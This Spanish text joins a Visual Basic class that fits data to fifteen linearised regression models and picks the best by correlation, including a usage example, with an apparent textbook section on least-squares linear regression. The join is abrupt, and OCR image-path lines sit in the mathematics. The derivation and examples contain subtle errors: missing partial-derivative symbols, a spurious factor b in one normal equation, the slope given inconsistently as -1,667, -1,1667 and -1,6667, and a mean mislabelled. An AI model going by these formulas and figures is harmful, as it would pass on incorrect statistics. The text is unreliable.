              i = j + Jump
              If Fun(j).Cor < Fun(i).Cor Then
                 s = Fun(j)
                 Fun(j) = Fun(i)
                 Fun(i) = s
                 Switch = 0
              End If
          Next
       Loop Until Switch = 1
    Loop
End Sub

Public Sub ReturnData( _
    ByRef Cor As Double, _
    ByRef LRa As Double, _
    ByRef LRb As Double, _
    ByRef EqtIndex As Integer)

    '//GetCoef: Assign Lra and Lrb
    If InStr(Fun(1).Nfn, "t") = 0 Then
       LRa = Fun(1).LRa
    Else
       LRa = Exp(Fun(1).LRa)
    End If
    LRb = Fun(1).LRb
    Cor = Fun(1).Cor
    EqtIndex = Fun(1).Eqt
End Sub

Private Sub Coefficients()
    Dim Cnt   As Double
    Dim SumU1 As Double
    Dim SumU2 As Double
    Dim SumV1 As Double
    Dim SumV2 As Double
    Dim SumUV As Double
    Dim U     As Double
    Dim v     As Double
    Dim Xi    As Double
    Dim Yi    As Double
    Dim C0    As Single
    Dim C1    As Single
    Dim j     As Long
    Dim i     As Long

    Cnt = CDbl(nr)
    For j = 1 To nReon
        SumU1 = 0: SumU2 = 0: SumV1 = 0: SumV2 = 0: SumUV = 0
        If Use(j) Then
           For i = 1 To nr
               Xi = CDbl(x(i)): Yi = CDbl(y(i))
               Select Case j
                      Case 1: U = Xi: v = Yi
                      Case 2: U = Log(Xi): v = Yi
                      Case 3: U = Xi: v = Log(Yi)
                      Case 4: U = Log(Xi): v = Log(Yi)
                      Case 5: U = Xi ^ 2: v = Yi
                      Case 6: U = Xi: v = Yi ^ 2
                      Case 7: U = 1 / Xi: v = Yi
                      Case 8: U = Xi: v = 1 / Yi
                      Case 9: U = 1 / Xi: v = 1 / Yi
```

```
                    Case 10: U = Xi ^ 2: v = Log(Yi)
                    Case 11: U = Sqr(Xi): v = Yi
                    Case 12: U = Xi: v = Sqr(Yi)
                    Case 13: U = Xi ^ 3: v = Yi
                    Case 14: U = Xi ^ -3: v = Yi
                    Case 15: U = Log(Xi) ^ 2: v = Yi
                End Select
                SumU1 = SumU1 + U: SumU2 = SumU2 + U * U
                SumV1 = SumV1 + v: SumV2 = SumV2 + v * v
                SumUV = SumUV + U * v
            Next
        End If
        C0 = Cnt * SumU2 - SumU1 ^ 2
        C1 = Cnt * SumV2 - SumV1 ^ 2
        If C0 Then
            Fun(j).LRb = (Cnt * SumUV - SumU1 * SumV1) / C0
            Fun(j).LRa = (SumV1 - Fun(j).LRb * SumU1) / Cnt
            Fun(j).Cor = Abs((Cnt * SumUV - SumU1 * SumV1) / Sqr(C0 * C1))
        Else
            Fun(j).LRb = NullFloat
            Fun(j).LRa = NullFloat
            Fun(j).Cor = NullFloat
        End If
    Next
End Sub

Private Function LoadReonInf()
    nReon = 15
    ReDim Fun(1 To nReon), Use(1 To nReon)
    Fun(1).Eqt = 1
    Fun(1).Rx = " x"
    Fun(1).Ry = "y"
    Fun(1).Nfn = "a + b.x"
    Fun(2).Eqt = 2
    Fun(2).Rx = "ln(x)"
    Fun(2).Ry = "y"
    Fun(2).Nfn = "a + b.ln(x)"
    Fun(3).Eqt = 3
    Fun(3).Rx = "x"
    Fun(3).Ry = "ln(y)"
    Fun(3).Nfn = "t.exp(b.x)"
    Fun(4).Eqt = 4
    Fun(4).Rx = "ln(x)"
    Fun(4).Ry = "ln(y)"
    Fun(4).Nfn = "t.(x)^b"
    Fun(5).Eqt = 5
    Fun(5).Rx = "x²"
    Fun(5).Ry = "y"
    Fun(5).Nfn = "a + b.x²"
    Fun(6).Eqt = 6
    Fun(6).Rx = "x"
    Fun(6).Ry = "y²"
    Fun(6).Nfn = "sqr(a + b.x)"
    Fun(7).Eqt = 7
    Fun(7).Rx = "1/x"
    Fun(7).Ry = "y"
    Fun(7).Nfn = "a + b/x"
    Fun(8).Eqt = 8
    Fun(8).Rx = "x"
    Fun(8).Ry = "1/y"
    Fun(8).Nfn = "1/(a + b.x)"
    Fun(9).Eqt = 9
    Fun(9).Rx = "1/x"
    Fun(9).Ry = "1/y"
    Fun(9).Nfn = "x/(b + a.x)"
    Fun(10).Eqt = 10
    Fun(10).Rx = "x²"
    Fun(10).Ry = "ln(y)"
    Fun(10).Nfn = "t.exp(b.x²)"
    Fun(11).Eqt = 11
    Fun(11).Rx = "sqr(x)"
    Fun(11).Ry = "y"
    Fun(11).Nfn = "a + b.sqr(x)"
    Fun(12).Eqt = 12
    Fun(12).Rx = "x"
    Fun(12).Ry = "sqr(y)"
    Fun(12).Nfn = "(a + b.x)²"
```

```
    Fun(13).Eqt = 13
    Fun(13).Rx = "x³"
    Fun(13).Ry = "y"
    Fun(13).Nfn = "a + b.x³"
    Fun(14).Eqt = 14
    Fun(14).Rx = "1/x³"
    Fun(14).Ry = "y"
    Fun(14).Nfn = "a + b/x³"
    Fun(15).Eqt = 15
    Fun(15).Rx = "ln(x)²"
    Fun(15).Ry = "y"
    Fun(15).Nfn = "a + b.ln(x)²"
End Function

Public Function GetFunEqt() As String
    GetFunEqt = Fun(1).Nfn
End Function

Private Sub Class_Initialize()
    Call LoadReonInf
End Sub
```

El código anterior lo he utilizado de la peor manera en que se reutiliza código Visual Basic. Es decir, Copiar / Pegar (como si se tratase de un Script). No me culpe, el beneficio ha sido rendimiento. Es decir si estudia las horripilantes líneas, observará que el código es abierto para agregar funciones lineales y aumentar los modelos que evalúa este poderoso código. Observe también que CRENLIN toma los datos y los pasa por 15 modelos matemáticos para dar un veredicto de acuerdo al mayor coeficiente de correlación. Este sutil código ha encontrado aplicación en tareas rutinarias de ingeniería, análisis estadísticos financieros, y no recuerdo más. CREGLIN también es abierto en el sentido de que se puede construir una aplicación a partir de la clase, donde inclusive se agreguen los modelos de regresión como entradas del usuario, para esto requeriría de un motor de Script que sea capaz de evaluar expresiones.

Como Utilizar CREGLIN

La Clase CREGLIN es hostil, no contiene interfaz de usuario, tendrá que crearla Usted. Veamos un ejemplo simple. Genere un Proyecto Estándar de Visual Basic. Adicione la Clase CREGLIN (cree un modulo de Clase y copie el código anterior). Finalmente agregue el siguiente código al modulo estándar de Form1.

```
'============================================================
' TYPE : Form
' NAME : frmREGLINTest
' DESCRIPTION : Muestra de CREGLIN
' AUTHOR : Harvey Triana
' CREATED : -
' UPDATE : -
'============================================================
Option Explicit

Private Sub TestREGLIN()

    Dim REGLIN    As CREGLIN
    Dim x(1 To 9) As Single
    Dim y(1 To 9) As Single
    Dim a         As Double
    Dim b         As Double
    Dim Cor       As Double
    Dim Eqt       As Integer

    x(1) = 0.1: y(1) = 0.06
    x(2) = 0.2: y(2) = 0.17
    x(3) = 0.3: y(3) = 0.37
    x(4) = 0.4: y(4) = 0.55
    x(5) = 0.5: y(5) = 0.76
    x(6) = 0.6: y(6) = 0.93
    x(7) = 0.7: y(7) = 1.11
    x(8) = 0.8: y(8) = 1.42
    x(9) = 0.9: y(9) = 1.74

    Set REGLIN = New CREGLIN
    If REGLIN.Calc(x(), y()) Then
       REGLIN.ReturnData Cor, a, b, Eqt
       GoSub TableEvaluation
    End If
    Set REGLIN = Nothing
    Exit Sub

TableEvaluation:
    Dim i As Integer
```

```
    Show
    Print "Coeficiente de Correlación="; Cor
    Print "LRA="; a
    Print "LRB="; b
    Print "Ecuación de REGLIN="; REGLIN.GetFunEqt()
    Print
    For i = 1 To 9
        Print "x(" & i & ")=" & x(i) & Space(4) & _
              "y(" & i & ")=" & y(i) & Space(4) & _
              "f(" & x(i) & ")=" & _
              FormatNumber(REGLIN.GetFx(x(i), a, b, Eqt), 2)
    Next
Return

End Sub

Private Sub Form_Load()
    TestREGLIN
End Sub
```

En este sencillo ejemplo se tiene un arreglo *x* e *y* de datos, los cuales se procesan para obtener una ecuación que pueda predecir valores. Después de ejecutar el Proyecto obtendrá estos datos:

Coeficiente de Correlación= 0.998320185094943
LRA= 2.05723357695419
LRB= 1.51586383396573
Ecuación de REGLIN=t·(x)^b
x(1)=0.1 y(1)=0.06 f(0.1)=0.06
x(2)=0.2 y(2)=0.17 f(0.2)=0.18
x(3)=0.3 y(3)=0.37 f(0.3)=0.33
x(4)=0.4 y(4)=0.55 f(0.4)=0.51
x(5)=0.5 y(5)=0.76 f(0.5)=0.72
x(6)=0.6 y(6)=0.93 f(0.6)=0.95
x(7)=0.7 y(7)=1.11 f(0.7)=1.20
x(8)=0.8 y(8)=1.42 f(0.8)=1.47
x(9)=0.9 y(9)=1.74 f(0.9)=1.75

Observe que el Coeficiente de Correlación es bueno (0.998...), esto quiere decir que las predicciones serán buenas. REGLIN arrojo la ecuación *t·(x) ^b*, con lo que la ecuación aproximada es *2.057·x^1.516.*

REFERENCIAS

CALCULUS Volumen II, Tom M. Apostol.
Matemáticas Superiores para Ingeniería, C. Ray Wylie.
http://ftp.medprev.uma.es/libro/node42.htm
http://cne.gmu.edu/modules/dau/stat/regression/linregsn/linregsn_frm.html

Subsecciones

- 3.12.4.1 Observación
- 3.12.4.2 Regresión de *Y* sobre *X*
- 3.12.4.3 Regresión de *X* sobre *Y*
- 3.12.4.4 Ejemplo
- 3.12.4.5 Propiedades de la regresión lineal
- 3.12.4.6 Proposición
- 3.12.4.7 Observación
- 3.12.4.8 Proposición
- 3.12.4.9 Ejemplo
- 3.12.4.10 Ejemplo

3.12.4 Regresión lineal

La forma de la función *f* en principio podría ser arbitraria, y tal vez se tenga que la relación más exacta entre las variables peso y altura definidas anteriormente sea algo de la forma[3.1]

$$\hat{Y} = f(X) = \frac{1}{\log 8'325\, X^{\pi}} \sqrt{e + \operatorname{sin} X}, \qquad Y - \hat{Y} = \text{error}$$

Por el momento no pretendemos encontrar relaciones tan complicadas entre variables, pues nos vamos a limitar al caso de la **regresión lineal**. Con este tipo de regresiones nos conformamos con encontrar relaciones funcionales de tipo lineal, es decir, buscamos cantidades *a* y *b* tales que se pueda escribir

$$\hat{Y} = a + b \cdot X$$

con el menor error posible entre $\hat{Y}$ e *Y*, o bien

$$\hat{X} = a + b \cdot Y$$

de forma que $X - \hat{X}$ sea una variable que toma valores próximos a cero.

3.12.4.1 Observación

Obsérvese que la relación 3.12 explica cosas como que si *X* varía en 1 unidad, $\hat{Y}$ varía la cantidad *b*. Por tanto:

- Si *b*>0, las dos variables aumentan o disminuyen a la vez;
- Si *b*<0, cuando una variable aumenta, la otra disminuye.

Por tanto, en el caso de las variables peso y altura lo lógico será encontrar que *b*>0.

El problema que se plantea es entonces el de cómo calcular las cantidades *a* y *b* a partir de un conjunto de *n* observaciones

$$\begin{cases} (x_1, y_1) \\ (x_2, y_2) \\ \cdots \\ (x_n, y_n) \end{cases}$$

de forma que se minimice el error. Las etapas en que se divide el proceso que vamos a desarrollar son de forma esquemática, las que siguen:

1. Dadas dos variables *X*, *Y*, sobre las que definimos

$$\hat{Y} = a + b\,X$$

medimos el error que se comete al aproximar *Y* mediante $\hat{Y}$ calculando la suma de las diferencias entre los valores reales y los aproximados al cuadrado (para que sean positivas y no se compensen los errores):

$$\sum_{i=1}^{n} (y_i - \hat{y}(x_i))^2 = \sum_{i=1}^{n} (y_i - \hat{y}_i)^2 = \sum_{i=1}^{n} e_i^2$$

2.

Una aproximación $\hat{Y} = a + b\,X$ de *Y*, se define a partir de dos cantidades *a* y *b*. Vamos a calcular aquellas que minimizan la función


$$E_{rror}(a,b) = \sum_{i=1}^{n}(y_i - \hat{y}_i)^2 = \sum_{i=1}^{n}(y_i - a - b\,x_i)^2$$

3. Posteriormente encontraremos fórmulas para el cálculo directo de *a* y *b* que sirvan para cualquier problema.

3.12.4.2 Regresión de *Y* sobre *X*

Para calcular la recta de regresión de *Y* sobre *X* nos basamos en la figura 3.9.

Figura: Los errores a minimizar son las cantidades $e_i^2 = (y_i - \hat{y}_i)^2$



Una vez que tenemos definido el error de aproximación mediante la relación (3.13) las cantidades que lo minimizan se calculan derivando con respecto a ambas e igualando a cero *(procedimiento de los mínimos cuadrados)*:

$$
\begin{aligned}
(a,b) \text{ minimizan } E_{rror}(a,b) &\iff \begin{cases} \dfrac{E_{rror}}{\partial a}(a,b) = 0 \\ \dfrac{E_{rror}}{\partial b}(a,b) = 0 \end{cases} \\
&\iff \begin{cases} \dfrac{E_{rror}}{\partial a}(a,b) = -2\sum_{i=1}^{n}(y_i - a - b\,x_i) = 0 \\ \dfrac{E_{rror}}{\partial b}(a,b) = -2\sum_{i=1}^{n}(y_i - a - b\,x_i)\,x_i = 0 \end{cases} \\
&\iff \begin{cases} \dfrac{E_{rror}}{\partial a}(a,b) = -2\sum_{i=1}^{n} e_i = 0 \\ \dfrac{E_{rror}}{\partial b}(a,b) = -2\,b\sum_{i=1}^{n} e_i\,x_i = 0 \end{cases}
\end{aligned}
$$

La relación (3.15), no es más que otra manera de escribir la relación (3.14), que se denomina *ecuaciones normales*. La primera de (3.14) se escribe como

$$
\sum_{i=1}^{n} y_i - a\,n - b\sum_{i=1}^{n} x_i = 0 \iff a = \overline{y} - b\,\overline{x}
$$

Sustituyendo se tiene que

$$
\begin{aligned}
\sum_{i=1}^{n} y_i x_i - a\sum_{i=1}^{n} x_i - b\sum_{i=1}^{n} x_i^2 = 0 &\iff \frac{1}{n}\sum_{i=1}^{n} y_i x_i - \overline{x}(\overline{y} - b\,\overline{x}) - b\,\frac{1}{n}\sum_{i=1}^{n} x_i^2 = 0 \\
&\iff \mathcal{S}_{XY} - b\,\mathcal{S}_X^2 = 0
\end{aligned}
$$

Lo que nos da las relaciones buscadas:

$$\boxed{a = \overline{y} - b\,\overline{x}}$$

$$\boxed{b = \frac{S_{XY}}{S_X^2}}$$

La cantidad *b* se denomina *coeficiente de regresión de Ysobre X*.

3.12.4.3 Regresión de *X* sobre *Y*

Las mismas conclusiones se sacan cuando intentamos hacer la regresión de *X* sobre *Y*, pero ¡atención!: Para calcular la recta de regresión de *X* sobre *Y* es totalmente incorrecto despejar de

$$\hat{Y} = a + b\,X \Longrightarrow X = \frac{1}{b}(\hat{Y} - a)$$

Pues esto nos da la regresión de *X* sobre $\hat{Y}$, que no es lo que buscamos. La regresión de *X* sobre *Y* se hace aproximando *X* por $\hat{X}$, del modo

$$\hat{X} = a + b\,Y$$

donde


$$\boxed{a = \overline{x} - b\overline{y}}$$

$$\boxed{b = \frac{S_{XY}}{S_Y^2}}$$

pues de este modo se minimiza, en el sentido de los mínimos cuadrados, los errores entre las cantidades x_i y las

$\hat{x}_i = a + b\,y_i$ (figura 3.10.)

Figura: Los errores a minimizar son las cantidades $e_i^2 = (x_i - \hat{x}_i)^2$



3.12.4.4 Ejemplo

En una muestra de 1.500 individuos se recogen datos sobre dos medidas antropométricas *X* e *Y*. Los resultados se muestran resumidos en los siguientes estadísticos:

$$\overline{x} = 14 \quad S_X = 2$$

$$S_{XY} = 45$$

$$\overline{y} = 100 \quad S_Y = 25$$

Obtener el modelo de regresión lineal que mejor aproxima *Y* en función de *X*. Utilizando este modelo, calcular de modo aproximado la cantidad *Y* esperada cuando *X*=15.

Solución:

Lo que se busca es la recta, $\hat{Y} = a + b \cdot X$, que mejor aproxima los valores de *Y* (según el criterio de los mínimos cuadrados) en la nube de puntos que resulta de representar en un plano (*X*,*Y*) las 1.500 observaciones. Los coeficientes de esta recta son:

$$b = \frac{\mathcal{S}_{XY}}{\mathcal{S}_X^2} = \frac{45}{4} = 11,25$$

$$a = \overline{y} - b \cdot \overline{x} = 100 - 11,25 \times 14 = -57,5$$

Así, el modelo lineal consiste en:

$$\hat{Y} = -57,5 + 11,25 \cdot X$$

Por tanto, si x=15, el modelo lineal predice un valor de Y de:

$$\hat{y} = -57,5 + 11,25 \cdot x = -57,5 + 11,25 \times 15 = 111,25$$

En este punto hay que preguntarse si realmente esta predicción puede considerarse fiable. Para dar una respuesta, es necesario estudiar propiedades de la regresión lineal que están a continuación.

3.12.4.5 Propiedades de la regresión lineal

Una vez que ya tenemos perfectamente definida $\hat{Y}$, (o bien $\hat{X}$) nos preguntamos las relaciones que hay entre la media y la varianza de esta y la de Y (o la de X). La respuesta nos la ofrece la siguiente proposición:

3.12.4.6 Proposición

En los ajustes lineales se conservan las medias, es decir

$$\begin{aligned} \overline{\hat{y}} &= \overline{y} \\ \overline{\hat{x}} &= \overline{x} \end{aligned}$$

En cuanto a la varianza, no necesariamente son las mismas para los verdaderos valores de las variables X e Y y sus aproximaciones $\hat{X}$ y $\hat{Y}$, pues sólo se mantienen en un factor de r^2, es decir,

$$\begin{aligned} \mathcal{S}^2{}_{\hat{Y}} &= r^2\, \mathcal{S}_Y^2 \\ \mathcal{S}^2{}_{\hat{X}} &= r^2\, \mathcal{S}_X^2 \end{aligned}$$

Demostración

Basta probar nuestra afirmación para la variable *Y*, ya que para *X* es totalmente análogo:

$$\overline{\hat{y}} = a + b\,\overline{x} = (\overline{y} - b\,\overline{x} + b\,\overline{x}) = \overline{y}$$

$$\begin{aligned} \mathcal{S}^2{}_{\hat{Y}} &= b^2 \mathcal{S}_X^2 = \frac{\mathcal{S}_{XY}{}^2}{\mathcal{S}_X^2 \cdot \mathcal{S}_X^2} \cdot \mathcal{S}_X^2 \\ &= \frac{\mathcal{S}_{XY}{}^2}{\mathcal{S}_X^2 \cdot \mathcal{S}_Y^2} \cdot \mathcal{S}_Y^2 \\ &= \underbrace{\left[\frac{\mathcal{S}_{XY}}{\mathcal{S}_X \cdot \mathcal{S}_Y}\right]^2}_{r} \cdot \mathcal{S}_Y^2 \\ &= r^2\, \mathcal{S}_Y^2 \end{aligned}$$

donde se ha utilizado la magnitud que denominamos *coeficiente de correlación, r*, y que ya definimos anteriormente como

$$r = \frac{\mathcal{S}_{XY}}{\mathcal{S}_X \cdot \mathcal{S}_Y}$$

3.12.4.7 Observación

Como consecuencia de este resultado, podemos decir que *la proporción de varianza explicada por la regresión lineal es del* $r^2 \cdot 100\%$.

Nos gustaría tener que *r*=1, pues en ese caso ambas variables tendrían la misma varianza, pero esto no es cierto en general. Todo lo que se puede afirmar, como sabemos, es que

$$-1 \leq r \leq 1$$

y por tanto

$$0 \leq \mathcal{S}^2_{\hat{Y}} \leq \mathcal{S}^2_Y$$

La cantidad que le falta a la **varianza de regresión**, $\mathcal{S}^2{}_{\hat{Y}}$, para llegar hasta la varianza total de *Y*, $\mathcal{S}^2_Y$, es lo que se denomina **varianza residual**, que no es más que la varianza de $E = Y - \hat{Y}$, ya que

$$\begin{aligned}
\mathcal{S}^2_Y &= \frac{1}{n}\sum_{i=1}^{n}(y_i - \overline{y})^2 \\
&= \frac{1}{n}\sum_{i=1}^{n}\left[\hat{y}_i - \overline{\hat{y}} + e_i\right]^2 \\
&= \frac{1}{n}\sum_{i=1}^{n}\left(\hat{y}_i - \overline{\hat{y}}\right)^2 + \frac{1}{n}\sum_{i=1}^{n} e_i^2 + \frac{1}{n}\sum_{i=1}^{n}\left(\hat{y}_i - \overline{\hat{y}}\right)\, e_i \\
&= \mathcal{S}^2_{\hat{Y}} + \mathcal{S}^2_E + \frac{1}{n}\underbrace{\sum_{i=1}^{n}\left(\hat{y}_i - \overline{\hat{y}}\right)\, e_i}_{0}
\end{aligned}$$

El tercer sumando se anula según las ecuaciones normales expresadas en la relación (3.15):

$$\begin{aligned}
\sum_{i=1}^{n}\left(\hat{y}_i - \overline{\hat{y}}\right)\, e_i &= \sum_{i=1}^{n} e_i\left[a + b\,x_i - (a + b\,\overline{x})\right] \\
&= b\sum_{i=1}^{n} e_i(x_i - \overline{x}) \\
&= b\sum_{i=1}^{n} e_i x_i - b\,\overline{x}\sum_{i=1}^{n} e_i \\
&= 0
\end{aligned}$$

Por ello

$$S_E^2 = S_Y^2 - S_{\hat{Y}}^2$$

Obsérvese que entonces la bondad del ajuste es

$$R_{Y|X}^2 = 1 - \frac{S_E^2}{S_Y^2} = 1 - (1 - r^2) = r^2$$

Para el ajuste contrario se define el error como $E = Y - \hat{Y}$, y su varianza residual es también proporcional a 1-r^2:

$$S_E^2 = S_X^2 - S^2{}_{\hat{X}} = S_X^2(1 - r^2)$$

y el coeficiente de determinación (que sirve para determinar la bondad del ajuste de *X* en función de *Y*) vale:

$$R_{X|Y}^2 = 1 - \frac{S_E^2}{S_X^2} = 1 - (1 - r^2) = r^2$$

lo que resumimos en la siguiente proposición:

3.12.4.8 Proposición

Para los ajustes de tipo lineal se tiene que los dos coeficientes de determinación son iguales a r^2, y por tanto representan además la proporción de varianza explicada por la regresión lineal:

$$\boxed{R_{X|Y}^2 = r^2 = R_{Y|X}^2}$$

Por ello:

- Si $|r| \approx 1$ el ajuste es bueno (*Y* se puede calcular de modo bastante aproximado a partir de *X* y viceversa).

- Si $|r| \approx 0$ las variables *X* e *Y* no están relacionadas (linealmente al menos), por tanto no tiene sentido hacer un ajuste lineal. Sin embargo no es seguro que las dos variables no posean ninguna relación en el caso *r*=0, ya que si bien el ajuste lineal puede no ser procentente, tal vez otro tipo de ajuste sí lo sea.

3.12.4.9 Ejemplo

De una muestra de ocho observaciones conjuntas de valores de dos variables *X* e *Y*, se obtiene la siguiente información:

$$\sum x_i = 24; \quad \sum x_i y_i = 64; \quad \sum y_i = 40;$$

$$\mathcal{S}_Y^2 = 12; \quad \mathcal{S}_X^2 = 6.$$

Calcule:

1. La recta de regresión de *Y* sobre *X*. Explique el significado de los parámetros.
2. El coeficiente de determinación. Comente el resultado e indique el tanto por ciento de la variación de *Y* que no está explicada por el modelo lineal de regresión.
3. Si el modelo es adecuado, ¿cuál es la predicción $\hat{y}$ para *x*=4.

Solución:

1. En primer lugar calculamos las medias y las covarianza entre ambas variables:

$$\begin{aligned} \overline{x} &= \sum x_i/n = 24/8 = 3 \\ \overline{x} &= \sum y_i/n = 40/8 = 5 \\ \mathcal{S}_{XY} &= (\sum x_i y_i)/n - \overline{xy} = 64/8 - 3 \times 5 = -7 \end{aligned}$$

Con estas cantidades podemos determinar los parámetros *a* y *b* de la recta. La pendiente de la misma es *b*, y mide la variación de *Y*cuando *X* aumenta en una unidad:

$$b = \frac{\mathcal{S}_{XY}}{\mathcal{S}_X^2} = \frac{-7}{6} = -1,667$$

Al ser esta cantidad negativa, tenemos que la pendiente de la recta es negativa, es decir, a medida que *X* aumenta, la tendencia es a la disminución de *Y*. En cuanto al valor de la ordenada en el origen, *a*, tenemos:

$$a = \overline{y} - b \cdot \overline{x} = 5 - (\frac{-7}{6}) \times 3 = 8,5$$

Así, la recta de regresión de *Y* como función de *X* es:

$$\hat{Y} = 8,5 - 1,1667 \cdot X$$

2.

El grado de bondad del ajuste lo obtenemos a partir del coeficiente de determinación:

$$R^2_{Y/X} = r^2 = \left(\frac{\mathcal{S}_{XY}}{\mathcal{S}_X \cdot \mathcal{S}_Y}\right)^2 = \frac{(-7)^2}{6 \times 12} = 0,6805 = 68,05\%$$

Es decir, el modelo de regresión lineal explica el 68%de la variabilidad de *Y* en función de la de *X*. Por tanto queda un 32% de variabilidad no explicada.

3.

La predicción que realiza el modelo lineal de regresión para *x*=4 es:

$$\hat{y} = 8,5 - 1,1667 \cdot x = 8,5 - 1,6667 \times 4 = 3,833$$

la cual hay que considerar con ciertas reservas, pues como hemos visto en el apartado anterior,hay una razonable cantidad de variabilidad que no es explicada por el modelo.

3.12.4.10 Ejemplo

En un grupo de 8 pacientes se miden las cantidades antropométricas *peso* y *edad*, obteniéndose los siguientes resultados:

	Resultado de las mediciones							
$X \equiv$ edad	12	8	10	11	7	7	10	14
$Y \equiv$ peso	58	42	51	54	40	39	49	56

¿Existe una relación lineal importante entre ambas variables? Calcular la recta de regresión de la edad en función del peso y la del peso en función de la edad. Calcular la bondad del ajuste ¿En qué medida, por término medio, varía el peso cada año? ¿En cuánto aumenta la edad por cada kilo de peso?

Solución:

Para saber si existe una relación lineal entre ambas variables se calcula el coeficiente de correlación lineal, que vale:

$$r = \frac{\mathcal{S}_{XY}}{\mathcal{S}_X\,\mathcal{S}_Y} = \frac{15,2031}{2,3150 \times 6,9631} = 0,9431$$

ya que

$$\sum_{i=1}^{8} x_i = 79 \implies \overline{x} = \frac{79}{8} = 9,875 \text{ años}$$

$$\sum_{i=1}^{8} y_i = 389 \implies \overline{y} = \frac{389}{8} = 48,625 \text{ Kg}$$

$$\sum_{i=1}^{8} x_i^2 = 823 \implies \mathcal{S}_X^2 = \frac{823}{8} - 9,875^2 = 5,3594 \text{ años}^2$$

$$\implies \mathcal{S}_X = 2,3150 \text{ años}$$

$$\sum_{i=1}^{8} y_i^2 = 19.303 \implies \mathcal{S}_Y^2 = \frac{19.303}{8} - 48,625^2 = 48,4844 \text{ Kg}^2$$

$$\implies \mathcal{S}_Y = 6,9631 \text{ Kg}$$

$$\sum_{i=1}^{8} x_i y_i = 3.963 \implies \mathcal{S}_{XY} = \frac{3.963}{8} - 9,875 \times 48,625 = 15,2031 \text{ Kg} \cdot \text{año}$$

Por tanto el ajuste lineal es muy bueno. Se puede decir que el ángulo entre el vector formado por las desviaciones del peso con respecto a su valor medio y el de la edad con respecto a su valor medio, θ, es:

$$r = \cos\theta \qquad \Longrightarrow \qquad \theta = \arccos r \approx 19^\circ$$

es decir, entre esos vectores hay un buen grado de paralelismo (sólo unos 19 grados de desviación).

La recta de regresión del peso en función de la edad es

$$\begin{aligned} \hat{Y} &= a_1 + b_1 X = 20,6126 + 2,8367 \cdot X \\ a_1 &= \overline{y} - b_1 \overline{x} = 20,6126 \text{ Kg} \\ b_1 &= \frac{\mathcal{S}_{XY}}{\mathcal{S}_X^2} = 2,8367 \text{ Kg/año} \end{aligned}$$

La recta de regresión de la edad como función del peso es

$$\begin{aligned} \hat{X} &= a_2 + b_2 Y = -5,3738 + 0,3136 \cdot Y \\ a_2 &= \overline{x} - b_2 \overline{y} = -5,3738 \text{ años} \\ b_2 &= \frac{\mathcal{S}_{XY}}{\mathcal{S}_Y^2} = 0,3136 \text{ años/Kg} \end{aligned}$$

que como se puede comprobar, no resulta de despejar en la recta de regresión de *Y* sobre *X*.

La bondad del ajuste es

$$R^2_{X|Y} = R^2_{Y|X} = r^2 = 0,8894$$

por tanto podemos decir que el $88,94\%$ de la variabilidad del peso en función de la edad es explicada mediante la recta de regresión correspondiente. Lo mismo podemos decir en cuanto a la variabilidad de la edad en función del peso. Del mismo modo puede decirse que hay un $100 - 88,94\% = 11,06\%$de varianza que no es explicada por las rectas de regresión. Por tanto la varianza residual de la regresión del peso en función de la edad es

$$\mathcal{S}_E^2 = (1 - r^2) \cdot \mathcal{S}_Y^2 = 0,1106 \times 48,4844 = 5,33 \text{ Kg}^2$$

y la de la edad en función del peso:

$$\mathcal{S}_E^2 = (1 - r^2) \cdot \mathcal{S}_X^2 = 0,1106 \times 5,3594 = 0,59 \text{ años}^2$$

